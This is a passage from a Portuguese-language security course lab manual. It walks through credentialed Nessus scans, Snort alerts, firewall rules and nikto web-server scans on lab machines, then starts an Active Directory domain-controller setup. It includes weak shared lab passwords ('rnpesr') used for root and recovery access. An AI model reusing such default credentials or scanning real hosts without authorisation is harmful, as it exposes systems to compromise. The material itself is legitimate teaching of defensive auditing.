


Figura 65. Segundo scan do FWGW1-G no Nessus

Agora temos uma vulnerabilidade de alto impacto, duas de médio impacto e 23 informativas. Talvez o servidor não esteja tão seguro quanto imaginávamos... vamos tentar ir mais a fundo.

6. Dentro do scan do FWGW1-G, clique em *Configure*. Em *Credentials > SSH*, configure:

- *Authentication method: password*
- *Username: aluno*
- *Password (unsafe!): rnpesr*
- *Elevate privileges with: su*
- *su login: root*
- *Escalation password: rnpesr*
- *Location of su (directory): /bin*

Clique em *Save*, e rode o scan uma terceira vez. Perceba que os logs do Snort continuam alertando sobre tráfego suspeito, quase que exclusivamente direcionado à porta 22:

```
[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
```

```
09/08-06:52:33.667651 172.16.1.30:55974 -> 172.16.1.1:22
```

```
TCP TTL:64 TOS:0x0 ID:45684 IpLen:20 DgmLen:104 DF
```

```
***AP*** Seq: 0xFE2FB6F5 Ack: 0x9A8250FC Win: 0x102 TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 4021996676 13125828
```

```
[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
```

```
09/08-06:52:33.671810 172.16.1.30:55974 -> 172.16.1.1:22
```

```
TCP TTL:64 TOS:0x0 ID:45689 IpLen:20 DgmLen:104 DF
```

```
***AP*** Seq: 0xFE2FB7C5 Ack: 0x9A825278 Win: 0x102 TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 4021996680 13125829
```

```
[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
```

```
09/08-06:52:33.679830 172.16.1.30:55972 -> 172.16.1.1:22
```

```
TCP TTL:64 TOS:0x0 ID:31597 IpLen:20 DgmLen:104 DF
```

```
***AP*** Seq: 0xB5706A01 Ack: 0x397D0971 Win: 0x111 TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 4021996688 13125831
```

Isso se deve ao fato de que a máquina *FWGW1-G* possui pouquíssimos serviços escutando externamente:

```
# netstat -tunlp | grep -v '127.0.0.1' | grep -v '^tcp6\|^udp6'
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address     State
PID/Program name

tcp      0      0 0.0.0.0:22                0.0.0.0:*
531/sshd

udp      0      0 0.0.0.0:68                0.0.0.0:*
417/dhclient

udp      0      0 10.8.1.1:123              0.0.0.0:*
576/ntpd

udp      0      0 10.1.1.1:123              0.0.0.0:*
576/ntpd

udp      0      0 172.16.1.1:123              0.0.0.0:*
576/ntpd

udp      0      0 192.168.29.103:123            0.0.0.0:*
576/ntpd

udp      0      0 0.0.0.0:123                0.0.0.0:*
629/snmpd

udp      0      0 0.0.0.0:1194              0.0.0.0:*
562/openvpn

udp      0      0 0.0.0.0:55650              0.0.0.0:*
629/snmpd

udp      0      0 0.0.0.0:50561              0.0.0.0:*
417/dhclient
```

Dos serviços acima, apenas o [ssh](#) e o [openvpn](#) estão ativamente escutando por conexões externas (o [ntpd](#) apenas consulta o servidor de hora *LinServer-G*).

E como ficou o resultado do *scan*?




Figura 66. Scan final do FWGW1-G no Nessus

Com o login `ssh` ativado, o Nessus conseguiu, agora sim, encontrar 6 vulnerabilidades críticas, 44 de alto impacto, 36 de médio impacto, 4 de baixo impacto e 54 informativas. De fato, a segurança do servidor *FWGW1-G* está no mesmo patamar da máquina *LinServer-G* antes da sua atualização, o que seria esperado.

Esse exercício serve para visualizarmos um fato relevante: firewalls e ferramentas IPS (no caso, nosso Snort está apenas atuando como IDS, no momento) podem mascarar problemas de segurança, que ficam latentes até que um atacante descubra um método de aproveitar-se delas. Sempre que for rodar ferramentas de análise de vulnerabilidades automatizadas em sua rede, lembre-se de criar regras de liberação relevantes nos firewalls para visualizar a real situação do seu parque.

7. Atualize a máquina *FWGW1-G* e rode o *scan* novamente, nos mesmos moldes que fizemos com o *LinServer-G*. Houve melhora significativa?
8. Finalmente, recarregue as regras de firewall para seu estado original, pare o Snort e reinicie-o na interface `eth0` como usual.

```
# systemctl restart netfilter-persistent.service
```

```
# iptables -vn -L
Chain INPUT (policy DROP 53 packets, 14973 bytes)
pkts bytes target  prot opt in     out    source          destination
      0     0 ACCEPT   all  --  lo      *      0.0.0.0/0        0.0.0.0/0
      0     0 REJECT   all  --  !lo     *      0.0.0.0/0        127.0.0.0/8
reject-with icmp-port-unreachable
      89  4720 ACCEPT   all  --  *      *      0.0.0.0/0        0.0.0.0/0
state RELATED,ESTABLISHED
      0     0 ACCEPT   tcp  --  *      *      10.1.1.0/24      0.0.0.0/0
tcp dpt:22 state NEW,ESTABLISHED

(...)
```

```
# ps auxwm | grep '^snort '
snort      1575  0.0 26.5 629172 545672 ?        -  06:26  0:00
/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth1 -D
snort      -  0.0   -     -     - -       Ssl  06:26  0:00 -
snort      -  0.0   -     -     - -       Ssl  06:26  0:00 -
```

```
# kill 1575
```

```
# systemctl start snort
```

5) Auditoria de servidores web



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G*, *LinServer-G* e *WinServer-G*.

1. Na máquina *KaliLinux-G*, execute a ferramenta `nikto` buscando por vulnerabilidades no servidor web Apache instalado na máquina *LinServer-G*.

```
# nikto -host 172.16.1.10 -C all
- Nikto v2.1.6
-----
+ Target IP:          172.16.1.10
+ Target Hostname:    172.16.1.10
+ Target Port:        80
+ Start Time:         2018-09-08 08:21:38 (GMT-3)
-----
+ Server: Apache/2.4.10 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x29cd
0x5744726bfc360
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache
2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26165 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2018-09-08 08:22:11 (GMT-3) (33 seconds)
-----
+ 1 host(s) tested
```

O **nikto** é um *scanner* de servidores web *open source* que faz testes profundos procurando por arquivos/programas perigosos, versões de serviço desatualizadas, bem como problemas de configuração e exposição de dados. É uma ferramenta muito poderosa para identificar problemas comuns em servidores web, e deve sempre ser considerada pelo analista de segurança em suas análises.

No caso específico da máquina *LinServer-G*, como apenas fizemos a instalação do Apache e não há nenhum website instalado, o número de vulnerabilidades encontradas é baixo, quase todas informativas.

2. Use o **nikto** para escanear o servidor web IIS instalado na máquina *WinServer-G*.

```
# nikto -host 172.16.1.20 -C all
- Nikto v2.1.6
-----
+ Target IP:          172.16.1.20
+ Target Hostname:    172.16.1.20
+ Target Port:        80
+ Start Time:         2018-09-08 08:47:07 (GMT-3)
-----
+ Server: Microsoft-IIS/7.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /: Appears to be a default IIS 7 install.
+ 26165 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2018-09-08 08:50:32 (GMT-3) (205 seconds)
-----
+ 1 host(s) tested
```

Da mesma forma que o *host LinServer-G*, a instalação do IIS na máquina *WinServer-G* é basicamente a padrão e, especialmente após a atualização do sistema que fizemos na atividade (3) desta sessão, apresenta apenas notificações informativas.

Sessão 9: Configuração segura de servidores Windows

1) Configuração do controlador de domínio *Active Directory*



Esta atividade será realizada na máquina virtual *WinServer-G*.

Nesta atividade iremos instalar e configurar a *role Active Directory* na máquina *WinServer-G*, tornando-o um controlador de domínio primário (também conhecido como AD DC—*Active Directory Domain Controller*) para o domínio `domainG.esr.local`, sendo **G** a letra associada ao seu grupo. Para fazer isso, siga os passos abaixo:

1. Acesse a máquina *WinServer-G* como o usuário **Administrator**. Acesse *Start > Run...* e digite `dcromo.exe`. Clique em *OK*. O Windows Server irá iniciar o processo de instalação dos binários do *Active Directory* na máquina e, ao final do processo, irá abrir o *wizard* de configuração como se segue:



Figura 67. Tela inicial de configuração do AD DC

Marque a opção *Use advanced mode installation* e clique em *Next*.

2. Na tela *Operating System Compatibility*, clique em *Next*.

3. Na tela *Choose a Deployment Configuration*, selecione *Create a new domain in a new forest*, como mostrado abaixo, e clique em *Next*.




Figura 68. Escolha de tipo de instalação do AD DC

4. Na tela *Name the Forest Root Domain*, escolha o FQDN do seu domínio. Se estiver no grupo A, digite `domainA.esr.local`; no grupo B, digite `domainB.esr.local`. Verifique sua entrada de acordo com a imagem que se segue, e clique em *Next*.




Figura 69. Escolha do FQDN do AD DC

5. Na tela subsequente, *Domain NetBIOS Name*, escolha `DOMAINA` ou `DOMAINB` (dependendo do seu grupo) e clique em *Next*.

6. Na página *Set Forest Functional Level*, selecione o nível funcional de floresta que acomoda os controladores de domínio a serem instalados em qualquer lugar da floresta. Como teremos somente controladores de domínio Windows 2008 Server e acima, utilizaremos o nível funcional **Windows 2008 Server**. Confira sua seleção de acordo com a imagem a seguir, e clique em *Next*.




Figura 70. Escolha do nível funcional da floresta AD DC

7. Na tela *Additional Domain Controller Options*, mantenha a opção **DNS Server** marcada, indicando que a infraestrutura DNS da sua floresta deverá ser criada durante a instalação do AD DS. Em seguida, clique em *Next*.

O sistema irá informar que uma delegação DNS para o servidor local (a máquina *WinServer-G*) não pode ser criada pois o servidor DNS autoritativo não está usando o servidor DNS do Windows, como se segue:




Figura 71. Erro na delegação DNS do AD DC

Após ler a mensagem de aviso, clique em *Yes* para continuar.

8. Na tela *Location for Database, Log Files and SYSVOL*, mantenha os valores propostos pelo instalador e clique em *Next*.

9. Na tela *Directory Services Restore Mode Administrator Password*, defina uma senha para o modo de recuperação dos serviços de diretório do AD DC a ser usada em casos de falha. Para este exemplo, defina a senha como **rnpesr**, como mostrado abaixo. Em seguida, clique em *Next*.




Figura 72. Definição da senha do modo de recuperação do AD DC

10. Na tela *Summary*, verifique se todas as opções definidas para o servidor do *Active Directory* estão corretas; em caso positivo, clique em *Next*.
